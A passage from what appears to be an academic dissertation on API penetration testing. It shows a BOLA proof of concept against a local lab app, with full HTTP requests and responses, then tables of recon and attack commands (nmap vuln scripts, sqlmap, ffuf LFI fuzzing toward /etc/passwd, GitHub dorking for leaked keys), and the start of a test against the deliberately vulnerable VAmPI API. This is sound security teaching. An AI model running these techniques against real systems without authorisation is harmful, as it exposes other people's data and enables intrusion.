
We will repeat this process for the mechanic user and then look for a resource identifier in the 'Vehicle Details' page and try to access the mechanic's information from the Hackerman account.

Here, we identified a resource identifier on the vehicle page, and we can see that this resource ID identifies the car's real-world location using latitude and longitude coordinates (not something you would want another user to be able to see).

User	Endpoint	Resource ID
Hackerman	http://127.0.0.1:8888/identity/api/v2/vehicle/a3c7cf58-2140-4c1a-93bf-ca05d63eb795	a3c7cf58-2140-4c1a-93bf-ca05d63eb795
Mechanic	http://127.0.0.1:8888/identity/api/v2/vehicle/33ec3a93-9ff0-4d0f-9d43-9a60073f1d06	33ec3a93-9ff0-4d0f-9d43-9a60073f1d06

Table 40: Identified endpoint to test for BOLA

Now that we have identified this endpoint and ID, we will change the endpoint of '/vehicle' to the mechanic's ID, and if we can see their data from the hackman's account, then this would be BOLA exploitation.



```
GET /identity/api/v2/vehicle/a3c7cf58-2140-4c1a-93bf-ca05d63eb795/location HTTP/1.1
Host: 127.0.0.1:8888
sec-ch-ua:
Content-Type: application/json
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJtYW5AZXhhbXBsZS5jb20iLCJyb2xlIjoidXNlciIsImlhdCI6MTY
5NDAyMzg2MSwiZXhwIjoxNjk0NjI4NjYxfQ.ibEhbmhlg9LQWHE2NeqNFbPNQyA8MHtKpSa5h_HPVvw3UVQkrZiEUfYM
nRDymuD7BucR7xY-LqSYrCc_EiBZCZg2IRe6CETYR7adlLK6bSYUOENkvBsZVKuCkkSS_e7FWKrnT4qDjvZygUONS9Ya
IAFMBqOjEvHncHYqhTGrPmeYGjVl-k9hGhc8kqSt_RVquAMn5xGDt5wTZ8yFMHbGU-Qm22BMGcnOoKhtd9BvJ27RcolI
3Lqh8dVJ2hevv8i8JtksnYvX88KhmyNWRpqYU2-01Eu1jUxnNTA5_oLhcoOOEzOWp_YZILil06wpMhy7C3dIVgUBuE5I
ocPl44fNFA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/116.0.5845.141 Safari/537.36
sec-ch-ua-platform: ""
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8888/dashboard
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close


```

```
HTTP/1.1 200
Server: openresty/1.17.8.2
Date: Wed, 06 Sep 2023 18:14:16 GMT
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 147

{
  "carId":"a3c7cf58-2140-4c1a-93bf-ca05d63eb795",
  "vehicleLocation":{
    "id":7,
    "latitude":"37.233333",
    "longitude":"-115.808333"
  },
  "fullName":"hackerman"
}
```

```
GET /identity/api/v2/vehicle/33ec3a93-9ff0-4d0f-9d43-9a60073f1d06/location HTTP/1.1
Host: 127.0.0.1:8888
sec-ch-ua:
Content-Type: application/json
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJtYW5AZXhhbXBsZS5jb20iLCJyb2xlIjoidXNlciIsImlhdCI6MTY
5NDAyMzg2MSwiZXhwIjoxNjk0NjI4NjYxfQ.ibEhbmhlg9LQWHE2NeqNFbPNQyA8MHtKpSa5h_HPVvw3UVQkrZiEUfYM
nRDymuD7BucR7xY-LqSYrCc_EiBZCZg2IRe6CETYR7adlLK6bSYUOENkvBsZVKuCkkSS_e7FWKrnT4qDjvZygUONS9Ya
IAFMBqOjEvHncHYqhTGrPmeYGjVl-k9hGhc8kqSt_RVquAMn5xGDt5wTZ8yFMHbGU-Qm22BMGcnOoKhtd9BvJ27RcolI
3Lqh8dVJ2hevv8i8JtksnYvX88KhmyNWRpqYU2-01Eu1jUxnNTA5_oLhcoOOEzOWp_YZILil06wpMhy7C3dIVgUBuE5I
ocPl44fNFA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/116.0.5845.141 Safari/537.36
sec-ch-ua-platform: ""
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8888/dashboard
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close


```

```
HTTP/1.1 200
Server: openresty/1.17.8.2
Date: Wed, 06 Sep 2023 18:15:57 GMT
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 148

{
  "carId":"33ec3a93-9ff0-4d0f-9d43-9a60073f1d06",
  "vehicleLocation":{
    "id":4,
    "latitude":"37.4850772",
    "longitude":"-122.1504711"
  },
  "fullName":"mechanic"
}
```

Figure 65: Proof of concept of finding and exploiting BOLA to access another users data

Here, we can see the other user’s account information without being authorised as that user.

Alternative tool	Alternative to	Link
Jaeles	Nuclei	https://github.com/jaeles-project/jaeles
RustScan	Nmap	https://github.com/RustScan/RustScan
Feroxbuster	Ffuf	https://github.com/epi052/feroxbuster
Postman	Burpsuite	https://www.postman.com
Shuffledns	Subfinder	https://github.com/projectdiscovery/shuffledns
GraphW00f	Nmap NSE GraphQL	https://github.com/dolevf/

	Introspection script	graphw00f
Ghauri	Sqlmap	https://github.com/r0oth3x49/ghauri
PayloadsAllTheThings	Manual payload testing	https://github.com/swisskyrepo/PayloadsAllTheThings
Searchsploit	Exploit-db search engine website	https://www.kali.org/tools/exploitdb/#searchsploit
Katana	Web crawler – ZAP	https://github.com/projectdiscovery/katana
Whatruns	Wappalyzer	https://www.whatruns.com
Arjun	GoBuster	https://github.com/s0md3v/Arjun

Table 41: API Hacking Tool alternatives to what has been used

Skill Type	Skill
BOLA	To discover BOLA vulnerabilities, seek to identify resource identifiers or objects primarily as the authenticated user using two accounts, both registered by you, to stay within ethical bounds and simply swap the user account ID between the accounts until you can access the other user's data. If you can access the other user accounts data or functionality only meant for that specific user, this could possibly be a BOLA vulnerability.
GraphQL Introspection	If your target has forgotten to turn off GraphQL introspection on their '/graphql' endpoint, then you can enumerate it to build an entire GraphQL schema of your target, allowing for deep and extensive recon, removing all the guess work needed. Tool: https://github.com/swisskyrepo/GraphQLmap
SQLi	To quickly scan your target's endpoints and parameters for SQL

	injection vulnerabilities, web crawl your target, save the output to a file and then run that through sqlmap. sqlmap -m endpoints.txt –batch –answer=”redirect=N” (Enlacehacktivista, n.d) (see Table 41)
Dorking	Use Google dorks to perform subdomain enumeration and discover assets, version numbers, documentation, paths and endpoints. Use GitHub dorking to discover for your target to see if the developers made any mistakes or third parties who have worked for your target before, such as exposing API keys, tokens or private code repositories.
Nmap	nmap -sC -sV --script vuln 10.38.1.110
Directory Brute-force	Use directory brute-forcing tools and word lists to uncover misconfigurations and exposed assets. Tools such as GoBuster and word lists can be used to discover exposed assets and uncover misconfigurations such as exposed backups, configuration files, and developer files that may contain juicy details such as usernames and passwords to remote systems. Tool: https://github.com/sullo/nikto
/robots.txt	Checking for and opening the targets ‘/robots.txt’ file can show you sensitive locations only meant for admins and developers, such as debugger consoles, admin panels and different paths and endpoints the target doesn’t want anyone going to or knowing about, specifically web crawlers.
Source code analysis - Javascript	Analyse javascript source code files to uncover hidden functionality, paths and endpoints, URLs, hardcoded secrets, API calls, misconfigurations, application logic, developer

	comments and possible vulnerabilities such as cross-site scripting (XSS). Tool: https://github.com/xnl-h4ck3r/xnLinkFinder
Historical Data	Uncover historical data using waybackurls via the waybackmachine to discover older API documentation to aid in your recon. Tool: https://github.com/tomnomnom/waybackurls
Parameter Fuzzing	Use parameter fuzzing to discover new (undocumented) parameters and test them for local file inclusion vulnerability using '/etc/passwd/ proof of concept. Other parameter based vulnerabilities can also be tested, such as sequel injection (SQLi), server-side request forgery (SSRF), cross-site scripting (XSS), etc. Tool: ffuf -u "http://10.38.1.110:3000/api/v1/book/FUZZ?=123" -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt
Uncovering old versions	Developers may leave ('/v1', '/v2', '/3', '/4') API versions running on their infrastructure, allowing us to find older vulnerabilities on a target still present.
HTTP request methods. GET, PUT, POST, DELETE (Mozilla, n.d)	If the API expects a GET request to a specific endpoint, however, you instead send a POST, PUT or DELETE request, it may not expect to receive anything other than what it is expecting. It may allow you to manipulate the API to perform actions it otherwise wouldn't perform.

Table 42: API Methodology Hacking Tips and Tricks take away

Tool	Commands used	Link

nmap	nmap -sC -sV -A 10.38.1.110	https://github.com/nmap/nmap
nmap	nmap -sV -p- 10.38.1.110	https://github.com/nmap/nmap
subfinder	nmap -sV –script=graphql-introspection 10.38.1.110	https://github.com/projectdiscovery/subfinder
subfinder	subfinder -d target.com | grep "api"	https://github.com/projectdiscovery/subfinder
sublist3r	python3 sublist3r.py -d target.com	https://github.com/aboul3la/Sublist3r
amass	amass enum -d target.com | grep api (Ball, 2022)	https://github.com/owasp-amass/amass
whatweb	whatweb -a 3 http://10.38.1.110:5013	https://morningstarsecurity.com/research/whatweb
gobuster	gobuster dns -d target.com -w /usr/share/wordlists/amass/subdomains.lst	https://github.com/OJ/gobuster
gobuster	gobuster dir -u http://10.38.1.110:8000/ -w /usr/share/wordlists/Hacking-APIs/Wordlists/api_superlist --exclude-length 1179	https://github.com/OJ/gobuster
kiterunner (kr)	kr scan http://10.38.1.110:8000/ -w /usr/share/wordlists/routes-large.kite	https://github.com/assetnote/kiterunner
ffuf	ffuf -u http://10.38.1.110/users/v1/FUZZ -w /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -mc 200	https://github.com/ffuf/ffuf
ffuf	ffuf -u "http://10.38.1.110:3000/api/v1/book/?FUZZ=123" -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt	https://github.com/ffuf/ffuf
ffuf	ffuf -u "http://10.38.1.110:3000/api/v1/book/?id=FUZZ" -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-	https://github.com/ffuf/ffuf

	Jhaddix.txt	
nuclei	nuclei -u 10.38.1.110:3000	https://github.com/projectdiscovery/nuclei

Table 43: Summary of commands used in the methodology


5. Chapter 5 - Testing

5.1 Introduction

Chapter 5 aims to evaluate the methodology's effectiveness developed in Chapter 4, how well it works in practice, identify its strengths once practically applied in a penetration test and assess its limitations and possible improvements.

5.2 Testing Environment Setup

The testing environment which we will use to practically implement the API penetration testers methodology will be the VAmPI virtual machine (see Figure 66).



```
message:    "VAmPI the Vulnerable API"
▾ help:     "VAmPI is a vulnerable on purpose API. It was created in order to evaluate the efficiency of third party tools in identifying vulnerabilities in APIs but it can also be used in learning/teaching purposes."
vulnerable: 1
```

```
root@J78878:/home/hacker/server/VAmPI# python3 app.py
 * Serving Flask app 'config'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment.
 Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 117-232-523
10.38.1.111 - - [06/Sep/2023 23:04:34] "GET / HTTP/1.1" 200 -
```

Figure 66: VAmPI setup and running

5.3 Application of the API Penetration Testers Methodology


Here, we will apply the API penetration testers methodology by conducting a penetration test against VAmPI. This will demonstrate and test the effectiveness of the developed methodology and ensure its practical applicability. By implementing it, we showcase a methodology crafted for penetration testers to conduct penetration tests specifically for APIs and validate its functionality. Through this hands-on approach, we can identify weaknesses and opportunities for refinement to further enhance the methodology in the future.

5.3.1 Information Gathering

The first stage of our test will be to perform information gathering. This stage aims to collect as much information as possible to better understand what type, version and architecture the API is to better prepare for the later stages. This involves API identification, reviewing available API documentation and seeing how the API handles authentication.


5.3.1.1 API Identification

To identify the API, we will look at the API's structure, analyse the response data that the API sends and identify how the API transfers data and in what format.



```
GET / HTTP/1.1
Host: 10.38.1.110:5000
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/113.0.5672.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: welcomebanner_status=dismiss; continueCode=
JM24QPavJ8xpyrjmkLqnVlOwA4vCvjubjUJvGY5BE9KMoD63XR1Z7geNbWzP; language=en
Connection: close

```

Figure 67: Example request - VAmPI




```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.10.12
Date: Thu, 07 Sep 2023 14:50:46 GMT
Content-Type: application/json
Content-Length: 271
Connection: close

{
  "message":"VAmPI the Vulnerable API",
  "help":
  "VAmPI is a vulnerable on purpose API. It was created in order to evaluate the efficiency of th
  ird party tools in identifying vulnerabilities in APIs but it can also be used in learning/teac
  hing purposes.",
  "vulnerable":1
}
```

Figure 68: Example REST API response - VAmPI

From making a simple request and analysing response headers we can determine that the API that's currently in use by the application server is a RESTful API (JSON). We can also see the endpoint structure which is typical of RESTful APIs.

5.3.1.2 Documentation Review

In the case of VAmPI, the documentation can be found on its GitHub page; however, by putting the API specification file into the Swagger editor, we can visualise the documentation properly. It is important to note a light file brute-force identifies the location of the specification file on the server (http://10.38.1.110:5000/openapi.json).



```yaml
components: {}
info:
  description: OpenAPI v3 specs for VAmPI
  title: VAmPI
  version: '0.1'
openapi: 3.0.1
paths:
  /:
    get:
      description: VAmPI is a vulnerable on purpose API. It was created in order to evaluate the efficiency of third party tools in identifying vulnerabilities in APIs but it can also be used in learning/teaching purposes.
      operationId: api_views.main.basic
      responses:
        '200':
          content:
            application/json:
              schema:
                properties:
                  help:
